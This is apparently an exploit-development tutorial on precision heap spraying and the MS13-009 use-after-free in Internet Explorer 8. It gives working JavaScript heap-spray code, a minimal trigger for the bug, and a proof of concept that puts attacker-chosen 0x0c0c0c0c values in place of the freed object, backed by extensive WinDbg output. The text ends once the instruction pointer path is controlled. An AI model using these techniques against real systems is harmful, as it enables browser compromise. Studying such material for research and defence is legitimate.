Part 9: Spraying the Heap [Chapter 2: Use-After-Free] – Finding a needle in a Haystack

Hello and welcome back to part 2 of this 2-part tutorial about heap spraying. This tutorial will walk you through precision heap spraying on IE8. There are two basic cases where you will need to be extremely precise with your heap spray: (1) You have to deal with DEP in which case you need to be able to redirect execution flow to the beginning of your ROP-chain, (2) you are exploiting a Use-After-Free and need to satisfy the conditions of a Vtable Method. For your enjoyment (and Pain) I wanted to find an example which deals with both these issues however many of these vulnerabilities a quite complex and not necessarily suited for an introduction. Two things should be made clear here. First of all practice makes perfect, find vulnerabilities rip them apart, get slapped around, Try Harder, get slapped less and carry on. Secondly this tutorial doesn't focus on vulnerability analysis, as always these tutorials are about the obstacles you will face when writing exploits and how to overcome them.

Today we will looking at MS13-009, you can find the metasploit module here. I have also added some links below to reading material which I can highly recommend if you want to get a better grip on the subject.

Debugging Machine:
Windows XP SP3 with IE8

Links:
Exploit writing tutorial part 11 : Heap Spraying Demystified (corelan) - here
Heap Feng Shui in JavaScript (Alexander Sotirov) - here
Post-mortem Analysis of a Use-After-Free Vulnerability (Exploit-Monday) - here

Heap spraying in Internet Explorer with rop nops (GreyHatHacker) - here


CVE-2013-0025 MS13-009 IE SLayouRun (Chinese analysis of ms13-009, you will probably need to load this from the google cache) - here

Introduction

I suppose this topic needs some introduction however you will discover that many of the obstacles we will face are not unfamiliar to you. I will not be able to delve to deeply into all the finer points as that would take to much time. If some of the topics here seem unfamiliar to you I suggest you read Part 7 (Return Oriented Programming) and Part 8 (Spraying the Heap [Chapter 1: Vanilla EIP]) of this tutorial series in addition to the reading material above.

Before we talk about Use-After-Free we need to understand what vtables are. The C++ language allows base-classes to define virtual functions. Derived classes of the base-class can define their own implementation of these functions. Hence virtual functions allow derived classes to replace the implementation provided by the base-class. The compiler makes sure the replacement is always called whenever the object in question is actually of the derived class. All of this happens at runtime.

Vtables hold the pointers to the various implementations of the functions defined in the base-class. When a function needs to be called at runtime the appropriate pointer is selected from the vtable in accordance with the derived class that needs it. We can see a graphical representation of this below.



Use-After-Free vulnerabilities are often quite complex and their cause varies from case to case. Normally execution flow works like this: (1) At some point an object gets created and is associated with a vtable then (2) later the object gets called by a vtable pointer. If we free the object before it gets called the program will crash when it later tries to call the object (eg: it tries to Use the object After it was Freed – UAF).

To exploit this issue we will generically perform the following steps: (1) At some point an object gets created, (2) we trigger a free on this object, (3) we create our own object which resembles as closely as possible the original objects size, (4) later when the vtable pointer is called our fake object will be used and we gain code execution.

As usual all of this sounds terribly complicated but things will become more clear with our practical example. First we will create a reliable heap spray to get that out of the way then we will focus our attention on ms13-009!

Heaps of Shellcode

As we did in Part 8 I want to begin by getting a reliable heap spray on IE8. Continuing the work we did before we can start off with the following POC. This POC has been slightly modified from the version that was in Part 8. The main difference here is that I have added a function called alloc

which takes our buffer as input and adjusts the size of the allocations so they match the BSTR specifications (we need to subtract 6 to compensate for the BSTR header and footer and divide by two because we are using unicode unescape).

```
<html>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000; // 4096-bytes
    NopSlide = '';

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - Shellcode.length);

    var OBJECT = Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    alert("Spray Done!");

</script>
</html>
```


Let's have a quick look in the debugger and see what happens when we execute this spray.

```
Looking at the default process heap we can see that our spray accounts for 98,24% of the busy blocks, we
can tell it is our spray because the blocks have a size of 0xfffe0 (= 1 mb).

0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    fffe0 97 - 96fed20  (98.24)
    3fff8 3 - bffe8  (0.49)
```

```
    7ff8 f - 77f88  (0.30)
    1fff8 3 - 5ffe8  (0.24)
    1ff8 28 - 4fec0  (0.20)
    fff8 3 - 2ffe8  (0.12)
    3ff8 7 - 1bfc8  (0.07)
    ff8 13 - 12f68  (0.05)
    7f8 1e - ef10  (0.04)
    8fc1 1 - 8fc1  (0.02)
    5fc1 1 - 5fc1  (0.02)
    57e0 1 - 57e0  (0.01)
    3f8 15 - 5358  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    3980 1 - 3980  (0.01)
    20 1bb - 3760  (0.01)
    388 d - 2de8  (0.01)
    2cd4 1 - 2cd4  (0.01)
    480 7 - 1f80  (0.01)

Listing only the allocation with a size of 0xfffe0 we can see that our spray is huge stretching from
0x03680018 to 0x0d660018. Another important thing to notice is that the Heap Entry Addresses all seem
to end like this 0x????0018, this is a good indicator that our spray is reliable.

0:019> !heap -flt s fffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03680018 1fffc 0000  [0b]   03680020    fffe0 - (busy VirtualAlloc)
        03a30018 1fffc fffc  [0b]   03a30020    fffe0 - (busy VirtualAlloc)
        03790018 1fffc fffc  [0b]   03790020    fffe0 - (busy VirtualAlloc)
        038a0018 1fffc fffc  [0b]   038a0020    fffe0 - (busy VirtualAlloc)
        03b40018 1fffc fffc  [0b]   03b40020    fffe0 - (busy VirtualAlloc)
        03c50018 1fffc fffc  [0b]   03c50020    fffe0 - (busy VirtualAlloc)
[...snip...]
        0d110018 1fffc fffc  [0b]   0d110020    fffe0 - (busy VirtualAlloc)
        0d220018 1fffc fffc  [0b]   0d220020    fffe0 - (busy VirtualAlloc)
        0d330018 1fffc fffc  [0b]   0d330020    fffe0 - (busy VirtualAlloc)
        0d440018 1fffc fffc  [0b]   0d440020    fffe0 - (busy VirtualAlloc)
        0d550018 1fffc fffc  [0b]   0d550020    fffe0 - (busy VirtualAlloc)
        0d660018 1fffc fffc  [0b]   0d660020    fffe0 - (busy VirtualAlloc)


0:019> d 03694024-10
03694014  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03694024  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
03694034  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03694044  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03694054  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03694064  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03694074  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03694084  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:019> d 03694024-10+2000
03696014  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

```
03696024  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
03696034  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03696044  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03696054  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03696064  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03696074  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03696084  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:019> d 03694024-10+4000
03698014  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03698024  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
03698034  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03698044  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03698054  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03698064  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03698074  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03698084  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

We are particularly interested in the address 0x0c0c0c0c. Since this address has been allocate on the heap
by our spray we can use the command below we can find out which Heap Entry 0x0c0c0c0c belongs to.

0:019> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c010018 1fffc 0000  [0b]   0c010020    fffe0 - (busy VirtualAlloc)
```

The image below is a visual representation of our spray. We have filled the heap with 150mb of our own data, these 150mb are divided into 150 chunks of 1mb (each chunk is stored as a separate BSTR object). This BSTR object is in turn filled with blocks of 0x1000 hex (4096-bytes) that contain our shellcode and our NOP's.



So far so good! Next we need to realign our heap spray so the shellcode variable points exactly at 0x0c0c0c0c which will be the beginning of our ROP chain. Consider if 0x0c0c0c0c is allocated somewhere in memory because of our heap spray then it must have a specific offset inside our 0x1000 block. What we will want to do is calculate the offset from the start of the block to 0x0c0c0c0c and add that as padding to our spray.

```
 ________________________                             ________________________
|                        |                           |                        |
|       Shellcode        |                           |        Padding         |
|------------------------|                           |                        |
|                        |                           |                        |
|                        |                           |                        |
|                        |                           |                        |
|                        |                           |                        |
|                        | <-- 0x0c0c0c0c            |------------------------| <-- 0x0c0c0c0c
|                        |     Points into our       |                        |     Points at the
|         NOP's          |     NOP's.                |       Shellcode        |     beginning of our
|                        |                           |                        |     shellcode.
|                        |                           |                        |
|                        |                           |                        |
|                        |                           |                        |
|                        |                           |      [+ NOP's]         |
|                        |                           |                        |
```

```
|      (0x1000 Block)      |                          |      (0x1000 Block)      |
|__________________________|                          |__________________________|
```

If you rerun the spray above you will notice that 0x0c0c0c0c will not always point to the same Heap Entry however the offset from the start of our 0x1000 hex block to 0x0c0c0c0c will always remain constant. We already have all the information that we need to calculate the size of our padding.

```
0:019> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c010018 1fffc 0000  [0b]   0c010020    fffe0 - (busy VirtualAlloc)


  0x0c0c0c0c (Address we are interested in)
- 0x0c010018 (Heap Entry Address)
  ----------
     0xb0bf4 => Distance between the Heap Entry address and 0x0c0c0c0c, this value will be different from
                spray to spray. Next we need to find out what the offset is in our 0x1000 hex block. We
                can do this by subtracting multiples of 0x1000 till we have a value that is smaller than
                0x1000 hex (4096-bytes).

       0xbf4 => We need to correct this value based on our allocation size => (x/2)-6

       0x5f4 => If we insert a padding of this size in our 0x1000 block it will align our shellcode
                exactly to 0x0c0c0c0c.
```

Let's modify the POC and rerun the spray in the debugger.

```
<html>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //offset to 0x0c0c0c0c inside our 0x1000 hex block
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
```

```
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    alert("Spray Done!");

</script>
</html>
```

As we can see below we have managed to realign our shellcode to 0x0c0c0c0c. In fact when we search in memory for the string "FuzzySecurity" we can see that all locations end in the same bytes 0x?????c0c.

```
0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    fffe0 97 - 96fed20  (98.18)
    3fff8 3 - bffe8  (0.49)
    7ff8 f - 77f88  (0.30)
    1fff8 3 - 5ffe8  (0.24)
    1ff8 2b - 55ea8  (0.22)
    fff8 4 - 3ffe0  (0.16)
    3ff8 8 - 1ffc0  (0.08)
    ff8 13 - 12f68  (0.05)
    7f8 1e - ef10  (0.04)
    8fc1 1 - 8fc1  (0.02)
    5fc1 1 - 5fc1  (0.02)
    57e0 1 - 57e0  (0.01)
    3f8 15 - 5358  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    3980 1 - 3980  (0.01)
    20 1bb - 3760  (0.01)
    388 d - 2de8  (0.01)
    2cd4 1 - 2cd4  (0.01)
    480 7 - 1f80  (0.01)
```

```
0:019> s -a 0x00000000 L?7fffffff "FuzzySecurity"
[...snip...]
0c0c0c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
[...snip...]
0d874c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d876c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d878c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d87ac0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d87cc0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d87ec0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...


0:019> d 0c0c0c0c-20
0c0c0bec  3f b3 3f b3 3f b3 3f b3-3f b3 3f b3 3f b3 3f b3  ?.?.?.?.?.?.?.?.
0c0c0bfc  3f b3 3f b3 3f b3 3f b3-3f b3 3f b3 3f b3 3f b3  ?.?.?.?.?.?.?.?.
0c0c0c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

So we have now managed to realign our heap spray in such a manner that we can make our shellcode to point to an arbitrary address of our choice (in this case 0x0c0c0c0c). The heap spray works on IE7-8 and has been tested on Windows XP and Windows 7. With some modification it can be made to work on IE9 as well but that is outside the scope of this tutorial.

A Closer Look at MS13-009

As mentioned before, the main goal of this tutorial is not to analyze the vulnerability it is to understand what obstacles you face when writing the exploit. We will however take a quick look at the vulnerability to understand what is happening. The following POC is the most streamlined case file that triggers the bug.

```
<!doctype html>
<html>
<head>
<script>

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";
```

```
    //CollectGarbage();

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

Ok let's have a look in the debugger to see what happens when we trigger the vulnerability. You will notice that I have added (but commented out) the CollectGarbage() function. During my testing I noticed that the bug is a bit unreliable (only about 80%) so I was experimenting with CollectGarbage() to see if that would improve the reliability. CollectGarbage() is a function exposed by javascript which empties four bins which are implemented through a custom heap management engine in oleaut32.dll. This will only become relevant later when we try to allocate our own fake object on the heap. From my testing I could not determine that it made any difference but if anyone has any input about this leave a comment below.

From the execution flow below we can see that an object is trying to call a function in a vtable at an offset of 0x70 hex from EAX.

```
0:019> g
(e74.f60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00205618 ecx=024e0178 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:00000070=????????


0:008> uf mshtml!CElement::Doc
mshtml!CElement::Doc:
3cf76980 8b01            mov     eax,dword ptr [ecx]
3cf76982 8b5070          mov     edx,dword ptr [eax+70h]
3cf76985 ffd2            call    edx
3cf76987 8b400c          mov     eax,dword ptr [eax+0Ch]
3cf7698a c3              ret
```

The stacktrace shows us what execution flow was like leading up to the crash. If we unassemble at the return address where the call was supposed to return to if it had not crashed we can see how our function was called. It seems like some object in EBX passed it's vtable pointer to ECX and that is then later referenced by mshtml!CElement::Doc to call a function at an offset of 0x70 hex.

```
0:008> knL
 # ChildEBP RetAddr
00 0162bca0 3cf149d1 mshtml!CElement::Doc+0x2
01 0162bcbc 3cf14c3a mshtml!CTreeNode::ComputeFormats+0xb9
02 0162bf68 3cf2382e mshtml!CTreeNode::ComputeFormatsHelper+0x44
03 0162bf78 3cf237ee mshtml!CTreeNode::GetFancyFormatIndexHelper+0x11
04 0162bf88 3cf237d5 mshtml!CTreeNode::GetFancyFormatHelper+0xf
05 0162bf98 3d013ef0 mshtml!CTreeNode::GetFancyFormat+0x35
06 0162bfb8 3d030be9 mshtml!CLayoutBlock::GetDisplayAndPosition+0x77
07 0162bfd4 3d034850 mshtml!CLayoutBlock::IsBlockNode+0x1e
08 0162bfec 3d0347e2 mshtml!SLayoutRun::GetInnerNodeCrossingBlockBoundary+0x43
09 0162c008 3d0335ab mshtml!CTextBlock::AddSpansOpeningBeforeBlock+0x1f
0a 0162d71c 3d03419d mshtml!CTextBlock::BuildTextBlock+0x280
0b 0162d760 3d016538 mshtml!CLayoutBlock::BuildBlock+0x1ec
0c 0162d7e0 3d018419 mshtml!CBlockContainerBlock::BuildBlockContainer+0x59c
0d 0162d818 3d01bb86 mshtml!CLayoutBlock::BuildBlock+0x1c1
0e 0162d8dc 3d01ba45 mshtml!CCssDocumentLayout::GetPage+0x22a
0f 0162da4c 3cf5bdc7 mshtml!CCssPageLayout::CalcSizeVirtual+0x254
10 0162db84 3cee2c95 mshtml!CLayout::CalcSize+0x2b8
11 0162dc20 3cf7e59c mshtml!CView::EnsureSize+0xda
12 0162dc64 3cf8a648 mshtml!CView::EnsureView+0x340
13 0162dc8c 3cf8a3b9 mshtml!CView::EnsureViewCallback+0xd2
14 0162dcc0 3cf750de mshtml!GlobalWndOnMethodCall+0xfb
15 0162dce0 7e418734 mshtml!GlobalWndProc+0x183
16 0162dd0c 7e418816 USER32!InternalCallWinProc+0x28
17 0162dd74 7e4189cd USER32!UserCallWinProcCheckWow+0x150
18 0162ddd4 7e418a10 USER32!DispatchMessageWorker+0x306
19 0162dde4 3e2ec29d USER32!DispatchMessageW+0xf
1a 0162feec 3e293367 IEFRAME!CTabWindow::_TabWindowThreadProc+0x54c
1b 0162ffa4 3e135339 IEFRAME!LCIETab_ThreadProc+0x2c1
1c 0162ffb4 7c80b729 iertutil!CIsoScope::RegisterThread+0xab
1d 0162ffec 00000000 kernel32!BaseThreadStart+0x37


0:008> u 3cf149d1-7
mshtml!CTreeNode::ComputeFormats+0xb2:
3cf149ca 8b0b            mov     ecx,dword ptr [ebx]
3cf149cc e8af1f0600      call    mshtml!CElement::Doc (3cf76980)
3cf149d1 53              push    ebx
3cf149d2 891e            mov     dword ptr [esi],ebx
3cf149d4 894604          mov     dword ptr [esi+4],eax
3cf149d7 8b0b            mov     ecx,dword ptr [ebx]
3cf149d9 56              push    esi
3cf149da e837010000      call    mshtml!CElement::ComputeFormats (3cf14b16)


We can confirm our suspicions by looking at some register values.

0:008> d ebx
00205618  78 01 4e 02 00 00 00 00-4d 20 ff ff ff ff ff ff  x.N.....M ......
00205628  51 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  Q...............
00205638  00 00 00 00 00 00 00 00-52 00 00 00 00 00 00 00  ........R.......
```

```
00205648  00 00 00 00 00 00 00 00-00 00 00 00 80 3f 4e 02  .............?N.
00205658  01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00205668  a5 0d a8 ea 00 01 0c ff-b8 38 4f 02 e8 4f 20 00  .........8O..O .
00205678  71 02 ff ff ff ff ff ff-71 01 00 00 01 00 00 00  q.......q.......
00205688  f8 4f 20 00 80 4b 20 00-f8 4f 20 00 98 56 20 00  .O ..K ..O ..V .

0:008> d ecx
024e0178  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e0188  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e0198  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01a8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01b8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01c8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01d8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01e8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

0:008> r
eax=00000000 ebx=00205618 ecx=024e0178 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
```

By using some crafty breakpoints we can track the allocations which are made by mshtml!CTreeNode to see if any familiar values pop up. The results below indicate that EBX points at CparaElement and that the function which should have been called was Celement::SecurityContext. This seems to correspond with the vulnerability description for MS13-009: **"A Use-After-Free vulnerability in Microsoft Internet Explorer where a CParaElement node is released but a reference is still kept in CDoc. This memory is reused when a CDoc re-layout is performed."**.

```
0:019> bp mshtml!CTreeNode::CTreeNode+0x8c ".printf \"mshtml!CTreeNode::CTreeNode allocated obj at %08x,
ref to obj %08x of type %08x\\n\", eax, poi(eax), poi(poi(eax)); g"

0:019> g
mshtml!CTreeNode::CTreeNode allocated obj at 002059d8, ref to obj 024d1f70 of type 3cebd980
mshtml!CTreeNode::CTreeNode allocated obj at 002060b8, ref to obj 024d1e80 of type 3cebd980
mshtml!CTreeNode::CTreeNode allocated obj at 002060b8, ref to obj 0019ef80 of type 3cf6fb00
mshtml!CTreeNode::CTreeNode allocated obj at 00206218, ref to obj 024d1e80 of type 3cecf528
mshtml!CTreeNode::CTreeNode allocated obj at 00205928, ref to obj 024d1be0 of type 3cecf7f8
mshtml!CTreeNode::CTreeNode allocated obj at 00206008, ref to obj 024ff7d0 of type 3cecfa78
mshtml!CTreeNode::CTreeNode allocated obj at 00205c98, ref to obj 024151c0 of type 3ceca868
mshtml!CTreeNode::CTreeNode allocated obj at 002054b0, ref to obj 024ff840 of type 3cedcfe8
mshtml!CTreeNode::CTreeNode allocated obj at 00205fb0, ref to obj 024d1c10 of type 3cee61e8
mshtml!CTreeNode::CTreeNode allocated obj at 00206060, ref to obj 030220b0 of type 3cebd980
mshtml!CTreeNode::CTreeNode allocated obj at 002062c8, ref to obj 03022110 of type 3cecf528
mshtml!CTreeNode::CTreeNode allocated obj at 00206320, ref to obj 03022170 of type 3cecf7f8
mshtml!CTreeNode::CTreeNode allocated obj at 00206378, ref to obj 024ffb88 of type 3cecfa78
mshtml!CTreeNode::CTreeNode allocated obj at 002063d0, ref to obj 024ffb50 of type 3cedcfe8
(b54.cd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00205fb0 ecx=024d0183 edx=00000000 esi=0162bcd0 edi=00000000
```

```
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:00000070=????????

0:008> ln 3cee61e8
(3cee61e8)   mshtml!CParaElement::`vftable'   |  (3d071410)   mshtml!CUListElement::`vftable'
Exact matches:
    mshtml!CParaElement::`vftable' = <no type information>

0:008> ln poi(mshtml!CParaElement::`vftable'+0x70)
(3cf76950)   mshtml!CElement::SecurityContext   |  (3cf76980)   mshtml!CElement::Doc
Exact matches:
    mshtml!CElement::SecurityContext (<no parameter info>)
```

MS13-009 EIP

As I mentioned before the main focus here is how to overcome the obstacles we face during the exploit development process so I will be not take time to explain how to acclocate our own object on the heap. Instead I will use a snippet from a publicly available exploit. Our new POC can be seen below.

```
<!doctype html>
<html>
<head>
<script>

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)
```

```
</script>
</head>
<body>
<p> </p>
</body>
</html>
```

Again notice the CollectGarbage() function, feel free to play around with it and see if it makes any significant difference when trying to allocate the object. Lets have a look in the debugger and see what happens when we execute this POC.

```
0:019> g
(ee4.d9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00205fb0 ecx=024c0018 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:0c0c0c7c=????????

0:008> d ebx
00205fb0  18 00 4c 02 00 00 00 00-4d 20 ff ff ff ff ff ff  ..L.....M ......
00205fc0  51 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  Q...............
